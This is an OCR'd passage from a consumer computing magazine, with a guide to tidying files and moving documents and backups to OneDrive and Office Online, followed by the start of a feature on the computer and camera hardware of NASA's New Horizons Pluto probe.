
Using OneDrive and Google's free Picasa desktop software, you can sort through your photos for free

preferably one that's clearly labelled. Click Folder, then Move, and select or create a new folder. Keep repeating this process until all the images you want to keep are where you want them.

To make things easy to access from anywhere, the folder in which you

tickbox for the folder, choose a name (bottom left) and click Create. You'll now be taken to your new album.

Click the Share button at the top of the screen, and either enter an email address or create a link, which you can copy and paste into a message.



Amber

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Tidying your documents

PC DOCUMENTS, LIKE paper ones, seem to get everywhere. If you don't keep control of them from the start, they begin to appear in all sorts of weird and wonderful places – on your desktop, in your Downloads folder, in your temp folders and in various file trees that you never even realised existed.

Whatever the age of your current productivity software, starting afresh with a whole new set of software and services isn't just possible, but actually surprisingly easy. Whether you're using classics such as WordPerfect, Microsoft Works and Lotus WordPro, or more recent iterations of Microsoft Office, starting from scratch can be as simple as sorting through your documents and moving your stuff to the cloud so it can be accessed from anywhere.

Legacy file formats

As tempting as it may be to delete everything and start again, there may be some documents you need to keep, such as template documents for invoices or newsletters. Depending on the age of your software, however, moving into the present with our recommended set of software and services may prove challenging.



File formats used by older software are surprisingly still usable today, with many newer pieces of software able to open files from decades-old programs. For example, old .LWP files from Lotus WordPro that dates back to the late 1980s to the mid-2000s can still be opened in the free, open-source LibreOffice, from where you can convert them into a more modern format. Thank heavens for the open-source community.

If you'd previously been using Microsoft Works but no longer have access to it in order to convert your files, Microsoft has created a tool to allow users of versions 3 to 6 to convert their old Works files into modern, more readable formats. This can be found at tinyurl.com/MSworksconverter.

If you have only a few documents that you want to carry over to your fresh start, your best bet will be to open them in your current program (if it's a legacy, non-Microsoft piece of software) and save it as an .RTF file, which can be opened by almost every piece of word-processing software available. In Windows this can be done by going to File, Save As... and selecting .RTF from the drop-down list.

If a document is proving particularly stubborn and you can't find any other programs to open it in or any way to convert it, you can manually copy and

paste the old file into a new document in a more modern word processor.

An Office in the cloud


Microsoft's services form the backbone of our digital reset largely because of its superb cloud offerings. This includes Office Online, a completely free, browser-based version of Microsoft's powerful Word, Excel and PowerPoint tools. What's more, it hooks almost seamlessly into the desktop-based software installed on your PC.

Managing documents

The brilliant thing about Office Online is that wherever you create a document, be it in the OneDrive folder on your PC (see page 104 for setting up OneDrive) or when signed into the browser, your documents will always be kept in sync.

This is the perfect way to complement your new digital life, with files that are kept in sync across your devices without the need for endless emails, USB sticks and duplicates. If you're on your main PC with Microsoft Office installed, you don't need to change how you work; just save your files into the OneDrive folders and they'll be synced everywhere almost instantly.

To create a new document in the web interface, head to office.live.com and click the application you want to use. As soon



as you start editing a new document in Office Online, the same file will appear on your PC and, if you have Office installed on your PC, you can edit from there, too. As soon as you save, your changes will be synchronised back to the cloud, meaning you can access the latest version from wherever you are, with any computer connected to the internet.

Collaboration

Sometimes you'll need to collaborate with multiple people on a single project. With traditional local storage this can be a problem, with multiple versions of the same document flying back and forth over email, getting out of sync and holding up the editing process. With cloud-based editing, you can share your documents with multiple people, who can all edit the same document simultaneously if needs be.

Even if real-time editing among several people sounds a bit chaotic, the mere presence of one single document where edits remain consistent without the need for creating and emailing new files is a real boon.

You can share documents either through the web interface or in Windows. To share in Windows, right-click any document and click 'Share

a OneDrive link'. This will copy a link to your clipboard, which you can paste into an email or other message. Anybody who accesses the file via the link you create will be able to edit the file you've shared.

You can also share from within the web interface by clicking the blue Share button. From here you can email a link to somebody, or get a link to paste into another messaging program. From here you can also modify the access rights of people you've previously shared with.

There are limitations: if multiple people are going to be working on a document simultaneously, it's best for all of them to use the web interface (as opposed to some using the web and some using desktop software), as this updates nearly instantly with every keystroke and modification performed by each user. If someone has the document open in a Microsoft Office program, updates only take place when the user saves, and even then the updates are delayed by up to 30 seconds.

Recovery

Deleting a document doesn't mean it's gone forever. If you delete a document from your OneDrive folder in Windows, it can be found in both the Windows Recycle Bin and the Recycle Bin folder in

Printing from the cloud

Printing isn't quite as straightforward in the web browser interface; to print you'll need to download a PDF file, which you'll need to open in a PDF reader and print from there.

Download Adobe Reader from www.adobe.com/reader and install it. When you click the print button, you'll be asked to download a PDF. When it's downloaded, open it, hit Ctrl-P and you'll be able to print as normal.

If you're looking for a new printer for your new digital life, then the Canon Pixma MG6650 is a great choice (see Best Buys, page 68)



the OneDrive web interface. The same is true if you delete a file from within the OneDrive interface; files will be moved to the Recycle Bin within OneDrive and in any Windows computers that are synced to OneDrive, so you have plenty of opportunities to recover a file if you – or someone else – deletes it.

Files in the OneDrive Recycle Bin count against your storage quota. You can either empty the bin manually, but any file that's been in there for 90 days will be deleted automatically.

If someone makes a change you don't like, you can also recover a previous version of the file using version history. Simply right-click any file within OneDrive and select Version history, and you'll be given the file in its current state as well as periodically saved older versions of the file, which you can either restore – replacing the current latest version of the document – or download, so you can work out what you want to do with it.

Now doesn't that feel better!

Now all your biggest junk files have been deleted and the rest have been sorted through, the Spring Clean folder on your desktop should contain everything you want to keep. Simply copy the whole directory to a USB hard disk or flash drive.

If you're moving to a new PC or laptop, simply copy this folder to the desktop of the new device, and then move onto page 104 to sort out moving your files into the cloud for backup and ease of access.

If you're reinstalling Windows 7 or 8 on your current hardware in preparation for a clean upgrade to Windows 10, then follow the instructions below on how to do that and then copy the files back to the Windows desktop when you've finished.

Fresh install

It's easy to factory-reset and start again in both Windows 7 and 8. We wrote about how to restore Windows 8 to a clean, factory default in *Shopper 328* (if you missed that issue, go to tinyurl.com/CSrestorewindows8 to get that page of the magazine). If you're running Windows 7, Microsoft's guide at tinyurl.com/reinstallwindows7 has the steps you'll need to start again.

Before you reinstall Windows be sure that you have the discs and product codes for any paid-for software you want to reinstall afterwards. Most software can be easily replaced by free alternatives (see page 95), but some will have expensive packages such as Adobe Lightroom or Photoshop that you'll want to continue using.



Setting up your cloud

YOU SHOULD NOW have a USB hard disk or flash drive with your Spring Clean folder full of all the files you need for your fresh start. You should also either have a fresh installation of Windows 7 or 8. If you have a new PC, you should no longer need anything on your old PC, so you can put that aside for now.

Cloud computing can keep your most important files saved and backed up no matter what happens with your personal devices. If your laptop is catastrophically damaged, or stolen, your files are all safe in the cloud. When you replace your PC, you can simply download them again.

What's more, the cloud lets you work on files from anywhere, share your files with friends and family and even allow them to edit, leave feedback and comment on your documents and photos. You get full control over who you share your files with, and can remove access at any time. It's simple and, even better, unbelievably cheap.

The cloud can be thought of as an extension of your hard disk. Any files stored in specified

folders on your hard disk are copied to the cloud and updated every time you make a change. This means you can access any file from anywhere, meaning the cloud acts as an easily accessible backup for your PC. This means if you lose a device, lose your data or just want to start afresh, you can upload your files to the cloud and get them back, as they were, on your new device.

At this point, you should have a clean and fresh email address – or at least one less peppered with spam – from which to launch your technology revolution. Because our fresh start takes a Microsoft-centric approach, your cloud storage and backup will do the same.

If you already have a Microsoft account (through Outlook, Live, MSN or Hotmail), or you signed up using the instructions in the email section of this guide, you already have everything you need to set up your crucial cloud.


OneDrive: Windows 7

If you're running a Windows 7 PC, you'll need to download and install OneDrive manually. You can download the software from onedrive.live.com; click the

Get OneDrive Apps link on the bottom left of the screen. Click the download button on the Windows 7 & 8 version and open the OneDriveSetup installer once it's downloaded. When the installation is complete, sign in. From here you can select where your OneDrive folder is located, and where all your synced files will live. Unless you have a low-capacity primary hard disk, you can leave it on its default setting.

OneDrive: Windows 8.1

OneDrive is pre-installed on all Windows 8.1 PCs and laptops. In order to access it, you need to activate your Microsoft account on your Windows 8.1 PC. This can be done by hitting the Start button, typing 'accounts' and selecting 'Your account settings' on the right of the screen. Select the 'Connect a Microsoft account' link. You'll see a dialog box that asks you if you want to sync your OneDrive files; click Next. On the next screen, Click Switch. This will change your account's username to your Microsoft account's username, and your Microsoft account's password will be the only password you can use to log in.



To alter your OneDrive settings in Windows, hit the Start button and select OneDrive on the left-hand side. Not all folders and files will be synced automatically, however, so if you know you're going to need access to a file or folder when you don't have an internet connection, right-click it and select 'make available offline'.

Managing the cloud

While the cloud offers many advantages over storing your files only on media you physically own (such as hard disks, SD cards and USB memory sticks), there are some changes you'll need to make in order to ensure you don't barrel through your storage quotas in an afternoon. This is particularly important if you're committed to not paying a penny to your cloud provider. You get 15GB of free storage with OneDrive, which is more than enough for documents, but could fill up quickly if you store lots of photos (or video) online too.

OneDrive, like most cloud services, only uploads files stored inside its own dedicated folders on your system. This means it's easy to control which files are

kept in sync, but also means you have to actively think about where files go when you create and save them. For example, it's unlikely you'll want to sync your video folder if you have limited space, so you'll need to move files around in order to balance your storage quota.

The simplest way to do this is to store only your smaller files on OneDrive. This means storing your large files locally. See the 'Backing up your cloud' box below to find out how to keep your local files safe.

If you're willing to shell out for a monthly OneDrive subscription, which costs £1.99 per month for 100GB of storage, you should have more than enough space for all your files. You could create separate folders in your OneDrive folder called Documents, Photos, Music and so on, and within each of those you can organise your files as you would do on your PC.

In order to make your OneDrive behave as seamlessly as possible even when you don't have an internet connection, make sure the folders are always available locally by following the instructions above.


You should also make OneDrive files appear in your Documents, Music and Pictures Libraries in Windows so they're easy to find. We'll use Documents as an example. Right-click the Documents Library on the left of the My Computer window, and select Properties. Then click the Include a Folder... button and select the Documents folder you made inside your OneDrive folder earlier. This means all your cloud-synced documents will appear in the Documents Library without you having to search for them elsewhere.

No matter your situation, you should make regular backups of your important files should the worst happen, both to your own personal storage and your cloud service. While it's unlikely all your files will disappear, it's better to keep them close to home just in case. The simplest way to do this is with Windows' built-in backup tools. We've detailed how to do this in the box on the left for both Windows 7 and Windows 8 users. ☐

Backing up your cloud

WINDOWS 7 Search for Backup and Restore in the Start menu and open the program. Click 'Set up backup' and choose the drive to which you want to back up your files. This should be an external disk that you have ready access to and that you don't mind being plugged into your PC at all times. Select the drive and click Next, and ensure the Let Windows Choose box is selected; this will back up everything in your Pictures, Documents and Music Libraries, including the ones you have stored in your OneDrive folders. Click 'Save settings and run backup' on the next screen, and your PC will begin to make its first backup and will do so on the schedule you set; by default it's every Sunday at 19.00.

WINDOWS 8 Search for File History in the Start Screen and select it. The feature works in a similar way to the tools available in Windows 7. Select a drive you want to back up to, and choose any folders you don't want included – by default, all your Libraries – including Pictures, Music and Documents – are included. File History performs more regular backups, and by default it saves copies of modified files every hour. If you don't have an external disk to back up to inserted at the time, no backup will take place, but Windows will back up to it the next time it's available.



NEW HORIZONS MISSION TO PLUTO

As the space probe explores the outer reaches of the Solar System, Mike Bedford reveals the technology that has made it all possible

By the time you read this, NASA's New Horizons space probe will have just had its long-awaited 'close encounter' with Pluto, one of the most distant outposts of our Solar System. Its first pictures will have been splashed across the news, images that it has travelled an epic 4.8 billion kilometres in order to capture.

This was the first mission to a new planet – or, more accurately, a dwarf planet as Pluto is now classified – since Voyager 2 visited Neptune in 1989. The project is one of superlatives. It's the furthest a spacecraft has ever flown to reach its primary target. It's also the first mission to a double system, as Pluto and its moon Charon are called. Because the moon is over half the diameter of the dwarf planet itself, the two bodies actually rotate around each other.

Capturing photos billions of miles from earth, of an astronomical object that's little more than a point of light in the sky, is an awe-inspiring achievement. In all probability, though, this visual feast will be just the tip of the iceberg. As scientists start to analyse the volumes of data that are being returned by New Horizons, there's every expectation that we'll learn so much more about this distant world than previous generations of astronomers could have dreamed of.

Our emphasis here isn't primarily on astronomy, but on the technology that made all this possible. Here we explore the computer systems on board the spacecraft, designed to survive in one of the most hostile environments

imaginable and soldier on if hardware faults threatened the success of the \$700 million mission. We'll also examine the imaging instruments – sophisticated digital cameras, if you like – that will furnish us with such amazing images, and we delve into the challenges of returning data from such vast distances.

COMPUTER SYSTEM

To say that, like all modern devices, New Horizons relies on computer systems to control all its functions may be stating the obvious, but this spacecraft isn't exactly a modern device. New Horizons has taken nine years to reach Pluto, and it was on the drawing board for five years before it cleared the launch pad at Cape Canaveral in 2006. By computing standards that makes this incredible scientific achievement something of an antique.


At the time New Horizons was being designed, PCs were powered by 800MHz Pentium IIIs, but space scientists tend to be more conservative, choosing to go with something tried and tested instead of risking failure by opting for the latest high-performance chips. In addition, because radiation-hardened chips are required for operation onboard spacecraft, only processors that have been around long enough for a suitably engineered variant to be developed can be used.

In the case of New Horizons, the processor of choice was Synova's Mongoose-V chip, a radiation-hardened version of the MIPS R3000 processor (see 'Introducing MIPS' on page 109) – a design first released in 1988 and clocked at just 12MHz. Despite this apparently lacklustre specification, though, Mongoose-V processors aren't exactly cheap, costing from \$23,000 each.

What's more, for reasons we'll discuss later, New Horizons has two Integrated Electronics Modules (IEMs), each of which has two of these processors – one for data handling and the other for guidance and control. Each IEM is equipped with a 64Gbit solid-state recorder, which can be thought of as a radiation-tolerant memory card or solid state disk.

The risk of radiation damage is just one of several threats which, if not properly managed, could have derailed New Horizons, wasting \$700 million and shattering the dreams and expectations of its creators. We spoke to Chris Hersman, New Horizons mission systems engineer at Johns Hopkins University Applied Physics Laboratory, to learn how the computer systems were designed to survive a decade-long journey through space. He explained how a unique design philosophy addressed several of the most demanding challenges.

Although based on old processor technology, the Mongoose-V chip will survive radiation in space



"Keeping it low power is essential since the whole spacecraft has only 200W to do everything," he said. "This requires custom-built circuits. For example, the solid-state data recorder is built in a way that only those chips being written to or read from are powered up." There are other advantages of this approach, too, as Hersman went on to explain. "Other benefits that this provides is that the chips last longer and they are less vulnerable to radiation."

But just what is the risk posed by radiation? Does it just cause circuits to malfunction or can it actually destroy them? "Both," said Hersman, "unless properly managed." Using memory as an example, he went on to describe how, even though New Horizons doesn't suffer from as much radiation as spacecraft in Earth's orbit or in the vicinity of Jupiter, the memory experiences an average of 10 'upsets' per day. Because of this, the memory is designed both to detect and correct errors.

Perhaps the most ambitious means by which New Horizons is designed to withstand this most hazardous of environments, though, is by duplication. Instead of a single computer system there are two, and this philosophy of redundant circuitry applies to many of the other key electronic systems, too. Hersman described how, in most cases, only one of the circuits can be powered up at once, and the command to switch between one circuit and the other either

LORRI, the Long Range Reconnaissance Imager, is fitted into New Horizons



"KEEPING IT LOW POWER IS ESSENTIAL SINCE THE WHOLE SPACECRAFT HAS ONLY 200W TO DO EVERYTHING"

comes from ground control or is generated onboard as a result of abnormal conditions such as a high temperature in one of the circuits.

IMAGING SYSTEMS

Like most of NASA's planetary probes, New Horizons carries a range of scientific instruments, seven of them to be precise, several with strange-sounding names such as PEPSSI, which is described by the

equally mysterious-sounding phrase 'energetic particle spectrometer'. The two instruments that have probably done most to create public interest in the mission are LORRI and Ralph. The former is described as a long focal length panchromatic charge-coupled device camera, while the latter is a multicolour imager/infrared imaging spectrometer. In plain English, they're the digital cameras that were designed to bring Pluto and Charon to life. However, these instruments are markedly different from everyday digital cameras.

At first sight, New Horizons' imaging instruments don't look particularly special. With a resolution of 1,024x1,024 pixels, LORRI can be thought of as a one-megapixel camera, which compares unfavourably with the 16 megapixels provided by today's cheap compact cameras. The high resolutions of modern cameras may be excessive for most uses (your monitor is only around two megapixels, after all), but even then we're not comparing like with like.

This view is reinforced further when we look at Ralph. With its 5,024x32-pixel CCDs, one for each primary colour plus infrared, it has a resolution of just 0.16 megapixels. Even stranger, the image shape seems ridiculously long and thin, with an aspect ratio of 157:1. The fact is that, generally speaking, an exposure is

not the same thing as a photograph. Instead, these imaging instruments often capture multiple exposures which are then stitched together as a mosaic to create a single high-resolution image.

To understand more about this very different approach to digital photography, we put some questions to Dr Paul Jerram, head of engineering sensors at e2v, the British company that supplied the CCDs for New


Pluto: the planet that never was

Most of us were taught at school that Pluto was the ninth and most distant planet in our Solar System. However, it's now classified as a dwarf planet, following its demotion in 2006, on the grounds that a planet must have cleared the neighbourhood around its orbit of debris. Pluto, on the other hand, is embedded in a ring of small objects called the Kuiper Belt. Here's what we knew about Pluto before the arrival of New Horizons.

Pluto was discovered by Clyde Tombaugh in 1930, at the Lowell Observatory, Arizona, as part of the search for Planet X, a body that was supposedly responsible for the unexplained orbits of the huge planets Uranus and Neptune. As it turned out, although Pluto was found in the correct place, it was eventually ruled out of contention for affecting the orbits of other planets because it was too small. Pluto is a mere 1,180km in diameter – that's less than 20% of the Earth's diameter – and has a mass of about one sixth of the Moon. Although comparatively small, though, Pluto has a moon called Charon, which is over half the diameter of the dwarf planet itself.

While Pluto is currently almost 5 billion kilometres from Earth – a distance approaching half a million return trips from London to New York – because of its highly eccentric orbit around the Sun, the distance can be as much as 7.5 billion kilometres or as little as 4.3 billion kilometres. At times it can even come inside the orbit of Neptune, thereby making that gas giant more distant from the Sun.

Perhaps surprisingly for such a small body, Pluto has an atmosphere or, more accurately, it sometimes has an atmosphere. At its closest to the Sun, methane, carbon monoxide and nitrogen on its surface evaporate to produce a thin atmosphere, albeit one that would be toxic to breathe. As Pluto travels away from the Sun on its 248-year orbit, that atmosphere eventually falls as snow, leaving the dwarf planet bereft of an atmosphere and with a surface temperature as low as -233° Celsius. That's just 40° C above absolute zero, the lower limit of thermodynamic temperature.



Pluto was discovered by Clyde Tombaugh in 1930 at the Lowell Observatory in Arizona

Horizons' imaging instruments. He started by explaining the rationale behind Ralph's long, thin sensor.

"Ralph operates in a scanning mode," he said, "in a similar way to the sensor in a document scanner. These scanners generate the image on a line-by-line basis as the document passes under the sensor. However, in the case of Ralph, the sensor has 32 lines which are added together as the spacecraft scans the ground, thereby increasing the sensitivity by a factor of 32. The advantage of this is that very large multicolour images can be built up from relatively small sensors."

However, as Jerram went on to explain, the emphasis on small sensors isn't only a matter of economics. "It is more that a scanning sensor is the most practical way to build up really large colour images with a high sensitivity array with large pixels. To produce a full-colour image with a staring array would need four sensors, each of which would be 5k x 5k (25

